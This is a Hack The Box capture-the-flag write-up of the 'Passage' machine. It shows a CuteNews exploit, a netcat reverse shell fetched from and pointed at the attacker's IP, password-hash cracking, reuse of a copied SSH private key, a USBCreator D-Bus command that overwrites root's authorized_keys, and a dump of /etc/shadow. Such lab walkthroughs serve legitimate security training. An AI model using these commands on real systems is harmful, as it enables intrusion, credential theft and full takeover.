Passage

Hack The Box Machine


We start with a nmap scan.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-22 13:45 CEST
Nmap scan report for passage.htb (10.10.10.206)
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Passage News
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
```

The scan reveals port 80 and 22 to be open. Let's check the webpage.

At the bottom of the page, the text “Powered by CuteNews” can be seen. CuteNews has a login page on /CuteNews.




On this page we can see the version, 2.1.2. this version has a CVE (CVE-2019-11447

). Searching for an exploit for results in https://www.exploit-db.com/exploits/48800.

Downloading this exploit and running it will result in a shell.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/passage$ python3 cutenew
s-exploit.py
```



```
[->] Usage python3 expoit.py

Enter the URL> http://passage.htb/
```

```
================================================================
Sending Payload
================================================================
signature_key: e0ed9db29c52ca6ac2a6e262bc959196-BEICpUPxtr
signature_dsi: 7b6d55f818d444aa0762a62344860936
logged in user: BEICpUPxtr
=================================
Dropping to a SHELL
=================================

command >
```

```
command > whoami
www-data
```

Now we want to upgrade this shell to a netcat shell. We download netcat to the machine and connect to a listener.

```
command > curl 10.10.14.87:8000/nc64.exe -o nc.exe
```

```
command > nc 10.10.14.87 4444 -c bash
```

On the listener, we spawn a interactive shell with python.

```
Listening on 0.0.0.0 4444
Connection received on 10.10.10.206 49466
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@passage:/var/www/html/CuteNews/uploads$
```

After some enumeration, we find some php files in the CuteNews documents.

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ ls
ls
01.php  12.php  33.php  57.php  6e.php  97.php  b0.php  d5.php  lines
03.php  14.php  36.php  58.php  6f.php  99.php  c1.php  d6.php  users.txt
05.php  16.php  41.php  5d.php  74.php  9a.php  c6.php  e0.php
09.php  19.php  4d.php  65.php  77.php  9b.php  c8.php  e1.php
0a.php  21.php  52.php  66.php  7a.php  ab.php  cc.php  f7.php
10.php  32.php  55.php  6c.php  8f.php  ae.php  d4.php  fc.php
```


If we look at one of the files, we notice there are base64 encoded strings.

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ cat 10.php
cat 10.php
<?php die('Direct call - access denied'); ?>
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTg6Ik1Gak1sMHVWUzNAaGFjay5tZSI7czoxMDoiTUZqTWwwdVZTMyI7fX0=
```

With 'cat *.php' we print all the content, then we copy the content to a local file.

With grep, you can select every piece of text except for "<?php die('Direct call - access denied'); ?>"


Or you paste the content to a word processor like LibreOffice and use the replace function to remove all those lines.



We can decode the resulting text from base64 and look at its content.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/passage$ cat allphp.txt | base64 -d
a:1:{s:2:"id";a:1:{i:1599939099;s:4:"test";}}a:2:{s:5:"email";a:1:{s:16:"paul@passage.htb";s
:10:"paul-coles";}s:4:"name";a:1:{s:4:"test";a:11:{s:3:"ban";s:1:"0";s:2:"id";s:10:"15999390
99";s:4:"name";s:4:"test";s:3:"acl";s:1:"4";s:5:"email";s:16:"test@passage.htb";s:4:"nick";s
:4:"test";s:4:"pass";s:64:"03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4"
;s:3:"lts";s:10:"1599939138";s:4:"more";s:60:"YToyOntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0Ij
tzOjA6IiI7fQ==";s:6:"avatar";s:24:"avatar_test_uxbxwkdy.php";s:6:"e-hide";s:0:"";}}}a:1:{s:2
:"id";a:1:{i:1598829833;s:6:"egre55";}}a:1:{s:4:"name";a:1:{s:10:"uhoon7uoSJ";a:9:{s:2:"id";
s:10:"1599937183";s:4:"name";s:10:"uhoon7uoSJ";s:3:"acl";s:1:"4";s:5:"email";s:18:"uhoon7uoS
J@hack.me";s:4:"nick";s:10:"uhoon7uoSJ";s:4:"pass";s:64:"98ee760845963d0cfd6b104855bd94a9afc
a10fe89ca85167175e696afa8e8d4";s:4:"more";s:60:"YToyOntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0
IjtzOjA6IiI7fQ==";s:6:"avatar";s:32:"avatar_uhoon7uoSJ_uhoon7uoSJ.php";s:6:"e-hide";s:0:"";}
}}a:1:{s:5:"email";a:1:{s:15:"egre55@test.com";s:6:"egre55";}}a:2:{s:4:"name";a:1:{s:5:"admi
n";a:8:{s:2:"id";s:10:"1592483047";s:4:"name";s:5:"admin";s:3:"acl";s:1:"1";s:5:"email";s:17
:"nadav@passage.htb";s:4:"pass";s:64:"7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca9
7f9e1485e1";s:3:"lts";s:10:"1592487988";s:3:"ban";s:10:"1599939470";s:3:"cnt";s:1:"2";}}s:2:
"id";a:1:{i:1599936380;s:4:"titi";}}a:1:{s:4:"name";a:1:{s:10:"rwTSxPvOJk";a:9:{s:2:"id";s:1
0:"1599938123";s:4:"name";s:10:"rwTSxPvOJk";s:3:"acl";s:1:"4";s:5:"email";s:18:"rwTSxPvOJk@h
ack.me";s:4:"nick";s:10:"rwTSxPvOJk";s:4:"pass";s:64:"b4ccb0d0e0c006fa4a4ffc0e78483dcb728e91
541a58f966aab87d88de98e554";s:4:"more";s:60:"YToyOntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0Ijt
```

The text contains more base64 encoded strings en hashes. A hash analyser reveals that they are SHA256 hashes.



We collect all the hashes and either use John the Ripper or an online database to crack the hashes.

```
03ac674216f3e15c761ee1a5e255f067953623c8b388b4459e13f978d7c846f4 : 1234
98ee760845963d0cfd6b104855bd94a9afca10fe89ca85167175e696afa8e8d4 [ Unfound ]
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1 [ Unfound ]
b4ccb0d0e0c006fa4a4ffc0e78483dcb728e91541a58f966aab87d88de98e554 [ Unfound ]
aa3d2fe4f6d301dbd6b8fb2d2fddfb7aeebf3bec53ffff4b39a0967afa88c609 : azertyuiop
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88 [ Unfound ]
18ff7aa428b800496159bf2d757de94d713b86cdf04718ee0c6d6b8afa63f234 [ Unfound ]
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd : atlanta1
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca [ Unfound ]
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc [ Unfound ]
e7d3685715939842749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9 : hacker
8c50206433af45a4e85d2cd129f55e4620f31720442b4d3767ca09dd5f911d6d [ Unfound ]
```

With ‘su’ we can try these passwords in combination with paul or nadav (The only users in /home).

Paul is able to authenticate with the password atlanta1.

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul
su paul
Password: atlanta1

paul@passage:/var/www/html/CuteNews/cdata/users$ ls
```

We can now print his flag.

```
paul@passage:~$ cat user.txt
cat user.txt
17ca6cf0b2ca2dc766bb06c89cf238be
```

Paul has a .ssh directory.

```
paul@passage:~/.ssh$ ls
ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
```


If we look at Paul's public key, we notice he copied the key from nadav.

```
paul@passage:~/.ssh$ cat id_rsa.pub
cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPagArgzWDk9uUq7/4v4ku
zso/lAvQIg2gYaEHlDdpqd9gCYA7tg76N5RLbroGqA6Po91Q69PQadLsziJnYumbhClgPLGuBj06YKDktI3bo/H3jxYT
XY3kfIUKo3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9zOUVBpdCMHl8lRdgogOQuEadRNRwC
dIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3yFlBNR7JADkn7ZFnrdvTh3OY+kLEr6FuiSyOEWhcPybkM5hxdL9ge9bWreS
fNC1122qq49d nadav@passage
```


If we copy the private key to our local machine we can connect as nadav via ssh.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/passage$ ssh nadav@passage.htb -i id_rsa
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$
```

We download linPEAS and enumerate.




We see that the dbus deamon lauch helper is running. It can activate D-BUS services that aren't running. LinPEAS also has a section of D-BUS services.



Part of the not running but activatable services is the USBCreator. This service is also mentioned in nadav's home folder.

In nadav's home folder is a .viminfo file with the following content:



If we search around for vulnerabilies related to the USBCreator we find this article. https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/

The article is written by Nadav Markus, which is a big hint that we are in the right direction.

According to the article, the vulnerability allows us to copy files with root permissions without needing to authenticate. You do have to be in the sudo group, which is true for nadav.

In order to use this exploit to escalate to root privileges, we need to find a way where copying a file is useful.

We can copy nadavs authorized keys to the root folder and authenticate as root with nadavs private key. We can't move the authorized keys file itself, so we copy paste its content in a new file in nadav/tmp/

```
nadav@passage:~$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPa
gArgzWDk9uUq7/4v4kuzso/lAvQIg2gYaEHlDdpqd9gCYA7tg76N5RLbroGqA6Po91Q69PQadLsziJnYumbhClgPLGuBj06
YKDktI3bo/H3jxYTXY3kfIUKo3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9zOUVBpdCMHl8lRdg
ogOQuEadRNRwCdIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3yFlBNR7JADkn7ZFnrdvTh3OY+kLEr6FuiSyOEWhcPybkM5hxd
L9ge9bWreSfNC1122qq49d nadav@passage > tmp/authorized_keys
```

We can now run the exploit from the article.

```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USB
Creator --method com.ubuntu.USBCreator.Image /home/nadav/tmp/authorized_keys /root/.ssh/authori
zed_keys true
()
```

With Nadav's public key in the authorized keys list of the root user, we can use his private key to authenticate as root.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/passage$ ssh root@passage.htb -i id_rsa

Last login: Mon Aug 31 15:14:22 2020 from 127.0.0.1
root@passage:~#
```

Here is the root flag.

```
root@passage:~# cat root.txt
c25b3696d5eef38cf05893a97a2132be
```

To be able to lock my write-up when the box is still active, I need the root password hash.

```
root@passage:~# cat /etc/shadow
root:$6$mjc8Tvgr$L56bn5KQDtOyKRdXBTL4xcmT7FVWJbds.Fo0FVc11PWliaNu5ASAxKzaEddyaYGMxGQPUNo5UpxT/
nawzS8TW0:18464:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
```

ROOT HASH:
6mjc8Tvgr$L56bn5KQDtOyKRdXBTL4xcmT7FVWJbds.Fo0FVc11PWliaNu5ASAxKzaEddyaYGMxGQPUNo5UpxT/nawzS8TW0

If you like this write-up, please leave a respect at:
https://www.hackthebox.eu/home/users/profile/176528